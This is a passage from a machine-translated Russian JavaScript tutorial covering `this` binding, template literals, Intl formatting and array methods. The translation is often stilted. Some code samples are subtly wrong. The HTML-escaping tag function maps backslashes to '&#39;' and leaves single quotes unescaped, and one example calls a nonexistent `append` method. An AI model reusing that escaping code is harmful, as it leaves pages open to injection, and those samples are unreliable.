В нестрогом режиме контекст по умолчанию является глобальным объектом (`window`). В строгом режиме он не `undefined` .

Сохранение этого для использования в вложенных функциях / объектах

Одна общая ошибка заключается в том, чтобы попытаться использовать `this` во вложенной функции или в объект, где был потерян контекст.

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(function(result){
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

Здесь контекст (`this`) теряется во внутренней функции обратного вызова. Чтобы исправить это, вы можете сохранить значение `this` в переменной:

```
document.getElementById('myAJAXButton').onclick = function(){
    var self = this;
    makeAJAXRequest(function(result){
      if (result) { // success
        self.className = 'success';
      }
    })
```

```
}
```

6

ES6 введены функции со `this` стрелками , которые включают лексические `this` связывание. Вышеприведенный пример можно написать следующим образом:

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(result => {
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

Связывание функции контекста

5,1

Каждая функция имеет метод `bind` , который создаст обернутую функцию, которая вызовет ее с правильным контекстом. См. Здесь для получения дополнительной информации.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Твердый переплет

- Объектом *жесткой привязки* является «жесткая» ссылка на `this` .
- Преимущество: полезно, когда вы хотите защитить определенные объекты от потери.
- Пример:

```
function Person(){
    console.log("I'm " + this.name);
}

var person0 = {name: "Stackoverflow"}
var person1 = {name: "John"};
var person2 = {name: "Doe"};
var person3 = {name: "Ala Eddine JEBALI"};

var origin = Person;
Person = function(){
    origin.call(person0);
}

Person();
//outputs: I'm Stackoverflow

Person.call(person1);
//outputs: I'm Stackoverflow


Person.apply(person2);
//outputs: I'm Stackoverflow


Person.call(person3);
//outputs: I'm Stackoverflow
```

- Итак, как вы можете заметить в приведенном выше примере, любой объект, который вы передаете *Person* , всегда будет использовать *объект person0* : **он жестко привязан** .

это в конструкторских функциях

При использовании функции в качестве конструктора , он имеет специальный `this` связывание, которое относится к вновь созданному объекту:

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}

var cat = new Cat("Tom"); // is a Cat object
cat.sound; // Returns "Meow"

var cat2 = Cat("Tom"); // is undefined -- function got executed in global context
window.name; // "Tom"
cat2.name; // error! cannot access property of undefined
```

Прочитайте Контекст (это) онлайн: https://riptutorial.com/ru/javascript/topic/8282/контекст--это-

глава 45: Литералы шаблонов

Вступление

Литералы шаблонов - это тип строкового литерала, который позволяет интерполировать значения и, при необходимости, управлять интерполяцией и построением, используя функцию «tag».

Синтаксис

- message = `Welcome, $ {user.name}!`
- pattern = new RegExp (String.raw`Welcome, (\ w +)! `);
- query = SQL`INSERT INTO Пользователь (имя) VALUES ($ {name}) `

замечания

Литералы шаблонов были впервые указаны в ECMAScript 6 §12.2.9 .

Examples

Базовая интерполяция и многострочные строки

Литералы шаблонов - это особый тип строкового литерала, который можно использовать вместо стандартных `'...'` или `"..."` . Они объявляются путем цитирования строки с backticks вместо стандартных одиночных или двойных кавычек: `` `...` `` .

Литералы шаблонов могут содержать разрывы строк, а произвольные выражения могут быть внедрены с использованием синтаксиса подстановки `${ expression }` . По умолчанию значения этих выражений подстановки конкатенируются непосредственно в строке, где они отображаются.

```
const name = "John";
const score = 74;

console.log(`Game Over!

${name}'s score was ${score * 10}.`);
```

```
Game Over!

John's score was 740.
```

Необработанные строки

Функция тегов `String.raw` может использоваться с литералами шаблонов для доступа к версии их содержимого без интерпретации любых escape-последовательностей обратной косой черты.

`String.raw`\n`` будет содержать обратную косую черту и строчную букву n, тогда как `` `\n` `` или `'\n'` будет содержать только символ новой строки.

```
const patternString = String.raw`Welcome, (\w+)!`;
const pattern = new RegExp(patternString);

const message = "Welcome, John!";
pattern.exec(message);
```

```
["Welcome, John!", "John"]
```

Помеченные строки

Функция, определенная непосредственно перед тем, как шаблонный литерал используется для ее интерпретации, в так называемом **литер-теге** с **тегами** . Функция тега может возвращать строку, но она также может возвращать любой другой тип значения.

Первый аргумент функции тега, `strings` - это массив каждого постоянного фрагмента литерала. Остальные аргументы, `...substitutions` , содержат оцененные значения каждого выражения `${}` подстановки `${}` .

```
function settings(strings, ...substitutions) {
  const result = new Map();
  for (let i = 0; i < substitutions.length; i++) {
    result.set(strings[i].trim(), substitutions[i]);
  }
  return result;
}

const remoteConfiguration = settings`
  label    ${'Content'}
  servers  ${2 * 8 + 1}
  hostname ${location.hostname}
`;
```

```
Map {"label" => "Content", "servers" => 17, "hostname" => "stackoverflow.com"}
```

`strings` Array имеют специальное свойство `.raw` ссылающееся на параллельный массив одинаковых константных фрагментов литерала шаблона, но *точно* так *же,* как они появляются в исходном коде, без `.raw` .

```
function example(strings, ...substitutions) {
  console.log('strings:', strings);
  console.log('...substitutions:', substitutions);
}
```

```
example`Hello ${'world'}.\n\nHow are you?`;
```

```
strings: ["Hello ", ".\n\nHow are you?", raw: ["Hello ", ".\\n\\nHow are you?"]]
substitutions: ["world"]
```

Шаблоны HTML со строками шаблонов

Вы можете создать функцию `HTML`...`` для автоматического кодирования интерполированных значений. (Для этого требуется, чтобы интерполированные значения использовались только как текст, и **могут быть небезопасными, если интерполированные значения используются в коде,** таком как скрипты или стили).

```
class HTMLString extends String {
  static escape(text) {
    if (text instanceof HTMLString) {
      return text;
    }
    return new HTMLString(
        String(text)
            .replace(/&/g, '&amp;')
            .replace(/</g, '&lt;')
            .replace(/>/g, '&gt;')
            .replace(/"/g, '&quot;')
            .replace(/\\/g, '&#39;'));
  }
}

function HTML(strings, ...substitutions) {
  const escapedFlattenedSubstitutions =
      substitutions.map(s => [].concat(s).map(HTMLString.escape).join(''));
  const pieces = [];
  for (const i of strings.keys()) {
    pieces.push(strings[i], escapedFlattenedSubstitutions [i] || '');
  }
  return new HTMLString(pieces.join(''));
}

const title = "Hello World";
const iconSrc = "/images/logo.png";
const names = ["John", "Jane", "Joe", "Jill"];

document.body.innerHTML = HTML`
  <h1><img src="${iconSrc}" /> ${title}</h1>

  <ul> ${names.map(name => HTML`
    <li>${name}</li>
  `)} </ul>
`;
```

Вступление

Литералы шаблонов действуют как строки со специальными функциями. Они заключаются в обратную тикку `` и могут быть натянуты на несколько строк.

Литералы шаблонов также могут содержать встроенные выражения. Эти выражения обозначаются знаками `$` и фигурных скобок `{}`

```
//A single line Template Literal
var aLiteral = `single line string data`;


//Template Literal that spans across lines
var anotherLiteral = `string data that spans
         across multiple lines of code`;

//Template Literal with an embedded expression
var x = 2;
var y = 3;
var theTotal = `The total is ${x + y}`;     // Contains "The total is 5"



//Comarison of a string and a template literal
var aString = "single line string data"
console.log(aString === aLiteral)                          //Returns true
```

Есть много других особенностей струнных литералов, таких как Tagged Template Literals и Raw. Они показаны в других примерах.

Прочитайте Литералы шаблонов онлайн: https://riptutorial.com/ru/javascript/topic/418/литералы-шаблонов

глава 46: локализация

Синтаксис

- новый Intl.NumberFormat ()
- новый Intl.NumberFormat ('en-US')
- новый Intl.NumberFormat ('en-GB', {timeZone: 'UTC'})

параметры

В параметре	подробности
будний день	«узкий», «короткий», «длинный»,
эпоха	«узкий», «короткий», «длинный»,
год	«числовые», «двузначные»,
месяц	«числовые», «двухзначные», «узкие», «короткие», «длинные»,
день	«числовые», «двузначные»,
час	«числовые», «двузначные»,
минут	«числовые», «двузначные»,
второй	«числовые», «двузначные»,
TimeZoneName	«короткий», «длинный»,

Examples

Форматирование чисел

Форматирование чисел, группировка цифр в соответствии с локализацией.

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');

const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

Форматирование валюты

Форматирование валюты, группировка цифр и размещение символа валюты в соответствии с локализацией.

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'})
const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'})

const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

Форматирование даты и времени

Форматирование даты, в соответствии с локализацией.

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');

const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

Прочитайте локализация онлайн: https://riptutorial.com/ru/javascript/topic/2777/локализация

глава 47: Манипуляция данными

Examples

Извлечь расширение из имени файла

Быстрый и короткий способ извлечь расширение из имени файла в JavaScript будет:

```
function get_extension(filename) {
    return filename.slice((filename.lastIndexOf('.') - 1 >>> 0) + 2);
}
```

Он корректно работает как с именами, не имеющими расширения (например, `myfile`), так и с самого начала . точка (например, `.htaccess`):

```
get_extension('')                           // ""
get_extension('name')                       // ""
get_extension('name.txt')                   // "txt"
get_extension('.htpasswd')                  // ""
get_extension('name.with.many.dots.myext')  // "myext"
```

Следующее решение может извлекать расширения файлов из полного пути:

```
function get_extension(path) {
    var basename = path.split(/[\\/]/).pop(),  // extract file name from full path ...
                                               // (supports `\\` and `/` separators)
        pos = basename.lastIndexOf('.');       // get last position of `.`

    if (basename === '' || pos < 1)            // if file name is empty or ...
        return "";                             //  `.` not found (-1) or comes first (0)

    return basename.slice(pos + 1);            // extract extension ignoring `.`
}

get_extension('/path/to/file.ext');  // "ext"
```

Формат чисел как деньги

Быстрый и короткий способ форматирования значения типа `Number` качестве денег, например `1234567.89 => "1,234,567.89"` :

```
var num = 1234567.89,
    formatted;

formatted = num.toFixed(2).replace(/\d(?=(\d{3})+\.)/g, '$&,');  // "1,234,567.89"
```

Более продвинутый вариант с поддержкой любого количества десятичных знаков `[0 .. n]` , переменного размера групп чисел `[0 .. x]` и разных типов разделителей:

```
/**
 * Number.prototype.format(n, x, s, c)
 *
 * @param integer n: length of decimal
 * @param integer x: length of whole part
 * @param mixed   s: sections delimiter
 * @param mixed   c: decimal delimiter
 */
Number.prototype.format = function(n, x, s, c) {
    var re = '\\d(?=(\\d{' + (x || 3) + '})+' + (n > 0 ? '\\D' : '$') + ')',
        num = this.toFixed(Math.max(0, ~~n));

    return (c ? num.replace('.', c) : num).replace(new RegExp(re, 'g'), '$&' + (s || ','));
};

12345678.9.format(2, 3, '.', ',');  // "12.345.678,90"
123456.789.format(4, 4, ' ', ':');  // "12 3456:7890"
12345678.9.format(0, 3, '-');       // "12-345-679"
123456789..format(2);               // "123,456,789.00"
```

Задайте свойство объекта с его именем строки

```
function assign(obj, prop, value) {
    if (typeof prop === 'string')
        prop = prop.split('.');

    if (prop.length > 1) {
        var e = prop.shift();
        assign(obj[e] =
                 Object.prototype.toString.call(obj[e]) === '[object Object]'
                 ? obj[e]
                 : {},
               prop,
               value);
    } else
        obj[prop[0]] = value;
}

var obj = {},
    propName = 'foo.bar.foobar';

assign(obj, propName, 'Value');

// obj == {
//   foo : {
//     bar : {
//       foobar : 'Value'
//     }
//   }
// }
```

Прочитайте Манипуляция данными онлайн: https://riptutorial.com/ru/javascript/topic/3276/манипуляция-данными

глава 48: Массивы

Синтаксис

- array = [*значение* , *значение* , ...]
- array = new Array (*значение* , *значение* , ...)
- array = Array.of (*значение* , *значение* , ...)
- array = Array.from (*arrayLike*)

замечания

Реферат: Массивы в JavaScript - это довольно просто модифицированные экземпляры `Object` с расширенным прототипом, способные выполнять множество задач, связанных с списком. Они были добавлены в ECMAScript 1st Edition, а другие прототипы появились в ECMAScript 5.1 Edition.

Предупреждение. Если в `new Array()` указан числовой параметр *n* , то он объявит массив с *n* количеством элементов, а не объявит массив с 1 элементом со значением *n* !

```
console.log(new Array(53)); // This array has 53 'undefined' elements!
```

При этом вы всегда должны использовать `[]` при объявлении массива:

```
console.log([53]); // Much better!
```

Examples

Инициализация стандартного массива

Существует много способов создания массивов. Наиболее распространенными являются использование литералов массива или конструктор массива:

```
var arr = [1, 2, 3, 4];
var arr2 = new Array(1, 2, 3, 4);
```

Если конструктор Array используется без аргументов, создается пустой массив.

```
var arr3 = new Array();
```

результаты:

```
[]
```

Обратите внимание: если он используется только с одним аргументом и этот аргумент является `number` , вместо этого будет создан массив этой длины со всеми `undefined` значениями:

```
var arr4 = new Array(4);
```

результаты:

```
[undefined, undefined, undefined, undefined]
```

Это не применяется, если единственный аргумент не является числовым:

```
var arr5 = new Array("foo");
```

результаты:

```
["foo"]
```

6

Подобно `Array.of` массива, `Array.of` может использоваться для создания нового экземпляра `Array` учетом нескольких аргументов:

```
Array.of(21, "Hello", "World");
```

результаты:

```
[21, "Hello", "World"]
```

В отличие от конструктора Array, создание массива с одним числом, таким как `Array.of(23)` , создаст новый массив `[23]` , а не массив длиной 23.

Другим способом создания и инициализации массива будет `Array.from`

```
var newArray = Array.from({ length: 5 }, (_, index) => Math.pow(index, 4));
```

приведет к:

```
[0, 1, 16, 81, 256]
```

Распределение / распределение массива

Оператор распространения

6

С ES6 вы можете использовать спреды для разделения отдельных элементов на синтаксис, разделенный запятыми:

```
let arr = [1, 2, 3, ...[4, 5, 6]];  // [1, 2, 3, 4, 5, 6]

// in ES < 6, the operations above are equivalent to
arr = [1, 2, 3];
arr.push(4, 5, 6);
```

Оператор распространения также действует на строки, разделяя каждый отдельный символ на новый элемент строки. Поэтому, используя функцию массива для преобразования их в целые числа, созданный выше массив эквивалентен приведенному ниже:

```
let arr = [1, 2, 3, ...[..."456"].map(x=>parseInt(x))]; // [1, 2, 3, 4, 5, 6]
```

Или, используя одну строку, это может быть упрощено:

```
let arr = [..."123456"].map(x=>parseInt(x)); // [1, 2, 3, 4, 5, 6]
```

Если отображение не выполняется, то:

```
let arr = [..."123456"]; // ["1", "2", "3", "4", "5", "6"]
```

Оператор распространения также может использоваться для распространения аргументов в функцию :

```
function myFunction(a, b, c) { }
let args = [0, 1, 2];

myFunction(...args);

// in ES < 6, this would be equivalent to:
myFunction.apply(null, args);
```

Оператор отдыха

Оператор rest выполняет противоположность оператора спреда путем объединения нескольких элементов в один

```
[a, b, ...rest] = [1, 2, 3, 4, 5, 6]; // rest is assigned [3, 4, 5, 6]
```

Соберите аргументы функции:

```
function myFunction(a, b, ...rest) { console.log(rest); }

myFunction(0, 1, 2, 3, 4, 5, 6); // rest is [2, 3, 4, 5, 6]
```

Сопоставление значений

Часто бывает необходимо создать новый массив на основе значений существующего массива.

Например, для генерации массива строк длиной из массива строк:

5,1

```
['one', 'two', 'three', 'four'].map(function(value, index, arr) {
  return value.length;
});
// → [3, 3, 5, 4]
```

6

```
['one', 'two', 'three', 'four'].map(value => value.length);
// → [3, 3, 5, 4]
```

В этом примере для функции `map()` предоставляется анонимная функция, а функция map будет вызывать ее для каждого элемента массива, предоставляя следующие параметры в следующем порядке:

- Сам элемент
- Индекс элемента (0, 1 ...)
- Весь массив

Кроме того, `map()` предоставляет *необязательный* второй параметр, чтобы установить значение `this` в функции сопоставления. В зависимости от среды выполнения, значение по умолчанию `this` может варьироваться:

В браузере по умолчанию `this` всегда `window` :

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // window (the default value in browsers)
  return value.length;
});
```

Вы можете изменить его на любой пользовательский объект, например:

```
['one', 'two'].map(function(value, index, arr) {
  console.log(this); // Object { documentation: "randomObject" }
  return value.length;
}, {
  documentation: 'randomObject'
});
```

Фильтрация значений

Метод `filter()` создает массив, заполненный всеми элементами массива, которые проходят тест, предоставляемый как функция.

5,1

```
[1, 2, 3, 4, 5].filter(function(value, index, arr) {
  return value > 2;
});
```

6

```
[1, 2, 3, 4, 5].filter(value => value > 2);
```

Результаты в новом массиве:

```
[3, 4, 5]
```

Фильтровать значения ложности

5,1

```
var filtered = [ 0, undefined, {}, null, '', true, 5].filter(Boolean);
```

Поскольку Boolean - это встроенная функция / конструктор javascript, которая принимает [один необязательный параметр], а метод фильтра также принимает функцию и передает ее текущему элементу массива в качестве параметра, вы можете прочитать его следующим образом:

1. `Boolean(0)` возвращает false
2. `Boolean(undefined)` возвращает false
3. `Boolean({})` возвращает значение **true,** что означает, что он подталкивает его к возвращенному массиву
4. `Boolean(null)` возвращает false
5. `Boolean('')` возвращает false
6. `Boolean(true)` возвращает **true,** что означает, что он подталкивает его к возвращенному массиву
7. `Boolean(5)` возвращает **true,** что означает, что он подталкивает его к возвращенному массиву

поэтому общий процесс приведет к

```
[ {}, true, 5 ]
```

Другой простой пример

В этом примере используется одна и та же концепция передачи функции, которая принимает один аргумент

5,1

```
function startsWithLetterA(str) {
    if(str && str[0].toLowerCase() == 'a') {
        return true
    }
    return false;
}

var str              = 'Since Boolean is a native javascript function/constructor that takes
[one optional paramater] and the filter method also takes a function and passes it the current
array item as a parameter, you could read it like the following';
var strArray         = str.split(" ");
var wordsStartsWithA = strArray.filter(startsWithLetterA);
//["a", "and", "also", "a", "and", "array", "as"]
```

итерация

Традиционный `for` -loop

Традиционный `for` цикла состоит из трех компонентов:

1. **Инициализация:** выполняется до того, как блок look будет выполнен в первый раз
2. **Условие:** проверяет условие каждый раз до того, как выполняется цикл цикла, и завершает цикл, если false
3. **Последующая мысль:** выполняется каждый раз после выполнения цикла

Эти три компонента отделены друг от друга a `;` условное обозначение. Содержимое для каждого из этих трех компонентов является необязательным, что означает, что `for` минимального цикла возможно следующее:

```
for (;;) {
    // Do stuff
}
```

Конечно, вам нужно будет включить `if(condition === true) { break; }` или `if(condition === true) { return; }` где-то внутри, `for` -loop, чтобы остановить его.

Обычно, однако, инициализация используется для объявления индекса, это условие используется для сравнения этого индекса с минимальным или максимальным значением, а последующая мысль используется для увеличения индекса:

```
for (var i = 0, length = 10; i < length; i++) {
    console.log(i);
}
```

Использование традиционного `for` петли к петле через массив

Традиционный способ перебора массива состоит в следующем:

```
for (var i = 0, length = myArray.length; i < length; i++) {
    console.log(myArray[i]);
}
```

Или, если вы предпочитаете зацикливать назад, вы делаете это:

```
for (var i = myArray.length - 1; i > -1; i--) {
    console.log(myArray[i]);
}
```

Однако существует множество вариантов, например, таких как:

```
for (var key = 0, value = myArray[key], length = myArray.length; key < length; value =
myArray[++key]) {
    console.log(value);
}
```

... или этот ...

```
var i = 0, length = myArray.length;
for (; i < length;) {
    console.log(myArray[i]);
    i++;
}
```

... или этот:

```
var key = 0, value;
for (; value = myArray[key++];){
    console.log(value);
}
```

Что лучше всего работает, в значительной степени зависит как от личного вкуса, так и от конкретного варианта использования, который вы реализуете.

Обратите внимание, что каждый из этих вариантов поддерживается всеми браузерами, в том числе очень старыми!

В `while` цикл

Одна альтернатива `for` цикла является `while` цикл. Чтобы перебрать массив, вы можете сделать это:

```
var key = 0;
```

```
while(value = myArray[key++]){
    console.log(value);
}
```

Подобно традиционным `for` циклов, в `while` петли поддерживаются даже самым старым из браузеров.

Также обратите внимание, что цикл while может быть переписан как цикл `for` . Например, в `while` петля ведет себя здесь выше точно так же, как это `for` -loop:

```
for(var key = 0; value = myArray[key++];){
    console.log(value);
}
```

`for...in`

В JavaScript вы также можете сделать это:

```
for (i in myArray) {
    console.log(myArray[i]);
}
```

Однако это следует использовать с осторожностью, поскольку во всех случаях оно не ведет себя так же, как традиционный `for` цикла, и есть потенциальные побочные эффекты, которые необходимо учитывать. См. **Почему используется «для ... в» с итерацией массива плохая идея?** Больше подробностей.

`for...of`

В ES 6 цикл `for-of` loop является рекомендуемым способом итерации над значениями массива:

6

```
let myArray = [1, 2, 3, 4];
for (let value of myArray) {
  let twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
}
```

Следующий пример показывает разницу между `for...of` цикла , и `for...in` цикле:

6

```
let myArray = [3, 5, 7];
myArray.foo = "hello";

for (var i in myArray) {
  console.log(i); // logs 0, 1, 2, "foo"
}
```

```
for (var i of myArray) {
  console.log(i); // logs 3, 5, 7
}
```

Array.prototype.keys()

Метод `Array.prototype.keys()` может использоваться для итерации по таким показателям:

6

```
let myArray = [1, 2, 3, 4];
for (let i of myArray.keys()) {
  let twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

Array.prototype.forEach()

Метод `.forEach(...)` является вариантом в ES 5 и выше. Он поддерживается всеми современными браузерами, а также Internet Explorer 9 и более поздними версиями.

5

```
[1, 2, 3, 4].forEach(function(value, index, arr) {
  var twoValue = value * 2;
  console.log("2 * value is: %d", twoValue);
});
```

Сравнивая с традиционным `for` цикла, мы не можем выпрыгнуть из цикла в `.forEach()` . В этом случае используйте цикл `for` или используйте частичную итерацию, представленную ниже.

Во всех версиях JavaScript, можно перебирать индексы массива , используя традиционный C-стиль `for` цикла.

```
var myArray = [1, 2, 3, 4];
for(var i = 0; i < myArray.length; ++i) {
  var twoValue = myArray[i] * 2;
  console.log("2 * value is: %d", twoValue);
}
```

Кроме того , можно использовать во `while` цикла:

```
var myArray = [1, 2, 3, 4],
    i = 0, sum = 0;
while(i++ < myArray.length) {
  sum += i;
}
console.log(sum);
```

Array.prototype.every

Начиная с ES5, если вы хотите итерировать часть массива, вы можете использовать `Array.prototype.every` , который выполняет `Array.prototype.every` до тех пор, пока мы не вернем `false` :

5

```
// [].every() stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].every(function(value, index, arr) {
  console.log(value);
  return value % 2 === 0; // iterate until an odd number is found
});
```

Эквивалент любой версии JavaScript:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && (arr[i] % 2 !== 0); i++) { // iterate until an odd number is
found
  console.log(arr[i]);
}
```

Array.prototype.some

`Array.prototype.some` пока мы не вернем `true` :

5

```
// [].some stops once it finds a false result
// thus, this iteration will stop on value 7 (since 7 % 2 !== 0)
[2, 4, 7, 9].some(function(value, index, arr) {
  console.log(value);
  return value === 7; // iterate until we find value 7
});
```

Эквивалент любой версии JavaScript:

```
var arr = [2, 4, 7, 9];
for (var i = 0; i < arr.length && arr[i] !== 7; i++) {
  console.log(arr[i]);
}
```

Библиотеки

Наконец, многие библиотеки утилиты также имеют свои собственные изменения `foreach` . Три из самых популярных из них:

`jQuery.each()` , в **jQuery** :

```
$.each(myArray, function(key, value) {
    console.log(value);
});
```

`_.each()` , в **Underscore.js** :

```
_.each(myArray, function(value, key, myArray) {
    console.log(value);
});
```

`_.forEach()` , в **Lodash.js** :

```
_.forEach(myArray, function(value, key) {
    console.log(value);
});
```

См. Также следующий вопрос о SO, где большая часть этой информации была первоначально опубликована:

- Цикл через массив в JavaScript

Фильтрация массивов объектов

Метод `filter()` принимает тестовую функцию и возвращает новый массив, содержащий только элементы исходного массива, которые передают предоставленный тест.

```
// Suppose we want to get all odd number in an array:
var numbers = [5, 32, 43, 4];
```

5,1

```
var odd = numbers.filter(function(n) {
  return n % 2 !== 0;
});
```

6

```
let odd = numbers.filter(n => n % 2 !== 0); // can be shortened to (n => n % 2)
```

`odd` будет содержать следующий массив: `[5, 43]` .

Он также работает с массивом объектов:

```
var people = [{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
```

```
  age: 31
}, {
  id: 3,
  name: "Peter",
  age: 55
}];
```

5,1

```
var young = people.filter(function(person) {
  return person.age < 35;
});
```

6

```
let young = people.filter(person => person.age < 35);
```

`young` будет содержать следующий массив:

```
[{
  id: 1,
  name: "John",
  age: 28
}, {
  id: 2,
  name: "Jane",
  age: 31
}]
```

Вы можете выполнить поиск по всему массиву с таким значением:

```
var young = people.filter((obj) => {
  var flag = false;
  Object.values(obj).forEach((val) => {
    if(String(val).indexOf("J") > -1) {
      flag = true;
      return;
    }
  });
  if(flag) return obj;
});
```

Это возвращает:

```
[{
  id: 1,
  name: "John",
  age: 28
},{
  id: 2,
  name: "Jane",
  age: 31
}]
```

Объединение элементов массива в строку

Чтобы объединить все элементы массива в строку, вы можете использовать метод `join` :

```
console.log(["Hello", " ", "world"].join("")); // "Hello world"
console.log([1, 800, 555, 1234].join("-")); // "1-800-555-1234"
```

Как вы можете видеть во второй строке, сначала будут преобразованы элементы, которые не являются строками.

Преобразование объектов массива в массивы

Что такое объекты типа Array?

JavaScript имеет «Array-подобные объекты», которые представляют собой представления объектов массивов с свойством length. Например:

```
var realArray = ['a', 'b', 'c'];
var arrayLike = {
  0: 'a',
  1: 'b',
  2: 'c',
  length: 3
};
```

Обычными примерами объектов типа Array являются объект `arguments` в функциях и `HTMLCollection` или `NodeList` возвращаемые из таких методов, как `document.getElementsByTagName` или `document.querySelectorAll` .

Однако одно ключевое различие между массивами и объектами, подобными массивам, заключается в том, что объекты типа Array наследуют от `Object.prototype` вместо `Array.prototype` . Это означает, что объекты, подобные Array, не могут получить доступ к общим прототипам Array, таким как `forEach()` , `push()` , `map()` , `filter()` и `slice()` :

```
var parent = document.getElementById('myDropdown');
var desiredOption = parent.querySelector('option[value="desired"]');
var domList = parent.children;

domList.indexOf(desiredOption); // Error! indexOf is not defined.
domList.forEach(function() {
  arguments.map(/* Stuff here */) // Error! map is not defined.
}); // Error! forEach is not defined.

function func() {
  console.log(arguments);
}
func(1, 2, 3);   // → [1, 2, 3]
```

Преобразование объектов массива в массивы в ES6

1. `Array.from` :

6

```
const arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
arrayLike.forEach(value => {/* Do something */}); // Errors
const realArray = Array.from(arrayLike);
realArray.forEach(value => {/* Do something */}); // Works
```

2. `for...of` :

6

```
var realArray = [];
for(const element of arrayLike) {
  realArray.append(element);
}
```

3. Оператор распространения:

6

```
[...arrayLike]
```

4. `Object.values` :

7

```
var realArray = Object.values(arrayLike);
```

5. `Object.keys` :

6

```
var realArray = Object
   .keys(arrayLike)
   .map((key) => arrayLike[key]);
```

Преобразование объектов массива в массивы в ≤ ES5

Используйте `Array.prototype.slice` следующим образом:

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};
var realArray = Array.prototype.slice.call(arrayLike);
```

```
realArray = [].slice.call(arrayLike); // Shorter version

realArray.indexOf('Value 1'); // Wow! this works
```

Вы также можете использовать `Function.prototype.call` для вызова методов `Array.prototype` объектов, подобных Array, без их преобразования:

5,1

```
var domList = document.querySelectorAll('#myDropdown option');

domList.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

Array.prototype.forEach.call(domList, function() {
  // Do stuff
}); // Wow! this works
```

Вы также можете использовать `[].method.bind( arrayLikeObject )` чтобы заимствовать методы массива и glom их на свой объект:

5,1

```
var arrayLike = {
  0: 'Value 0',
  1: 'Value 1',
  length: 2
};

arrayLike.forEach(function() {
  // Do stuff
}); // Error! forEach is not defined.

[].forEach.bind(arrayLike)(function(val){
  // Do stuff with val
}); // Wow! this works
```

Изменение элементов во время преобразования

В ES6, используя `Array.from` , мы можем указать функцию карты, которая возвращает сопоставленное значение для создаваемого нового массива.

6

```
Array.from(domList, element => element.tagName); // Creates an array of tagName's
```

См. Раздел Массивы - объекты для детального анализа.

Уменьшение значений

5,1

Метод `reduce()` применяет функцию к аккумулятору и каждому значению массива (слева направо), чтобы уменьшить его до одного значения.

Сумма массива

Этот метод можно использовать для уплотнения всех значений массива в одном значении:

```
[1, 2, 3, 4].reduce(function(a, b) {
  return a + b;
});
// → 10
```

Дополнительный второй параметр можно передать для `reduce()` . Его значение будет использоваться в качестве первого аргумента (указанного как `a`) для первого вызова обратного вызова (заданного как `function(a, b)`).

```
[2].reduce(function(a, b) {
  console.log(a, b); // prints: 1 2
  return a + b;
}, 1);
// → 3
```

5,1

Сгладить массив объектов

Пример ниже показывает, как сгладить массив объектов в один объект.

```
var array = [{
    key: 'one',
    value: 1
}, {
    key: 'two',
    value: 2
}, {
    key: 'three',
    value: 3
}];
```

5,1

```
array.reduce(function(obj, current) {
  obj[current.key] = current.value;
  return obj;
}, {});
```

6

```
array.reduce((obj, current) => Object.assign(obj, {
  [current.key]: current.value
```

```
}), {});
```

7

```
array.reduce((obj, current) => ({...obj, [current.key]: current.value}), {});
```

Обратите внимание, что Свойства Rest / Spread не входят в список готовых предложений ES2016 . ES2016 не поддерживается. Но мы можем использовать babel плагин babel-plugin-transform-object-rest-spread для его поддержки.

Все приведенные выше примеры для Flatten Array приводят к:

```
{
  one: 1,
  two: 2,
  three: 3
}
```

5,1

Использование карты Уменьшить

В качестве другого примера использования параметра *начального значения* рассмотрим задачу вызова функции в массиве элементов, возвращая результаты в новый массив. Поскольку массивы являются обычными значениями, а конкатенация списков - обычная функция, мы можем использовать `reduce` для накопления списка, как показано в следующем примере:

```
function map(list, fn) {
  return list.reduce(function(newList, item) {
    return newList.concat(fn(item));
  }, []);
}

// Usage:
map([1, 2, 3], function(n) { return n * n; });
// → [1, 4, 9]
```

Обратите внимание, что это только для иллюстрации (только параметра начального значения), используйте встроенную `map` для работы с преобразованиями списков (см. « Отображение значений для деталей»).

5,1

Найти минимальное или максимальное значение

Мы можем использовать аккумулятор для отслеживания элемента массива. Ниже

приведен пример использования этого значения, чтобы найти значение min:

```
var arr = [4, 2, 1, -10, 9]

arr.reduce(function(a, b) {
  return a < b ? a : b
}, Infinity);
// → -10
```

6

Найти уникальные значения

Вот пример, который использует сокращение для возврата уникальных чисел в массив. Пустой массив передается как второй аргумент и ссылается на `prev` .

```
var arr = [1, 2, 1, 5, 9, 5];

arr.reduce((prev, number) => {
  if(prev.indexOf(number) === -1) {
    prev.push(number);
  }
  return prev;
}, []);
// → [1, 2, 5, 9]
```

Логическое связывание значений

5,1

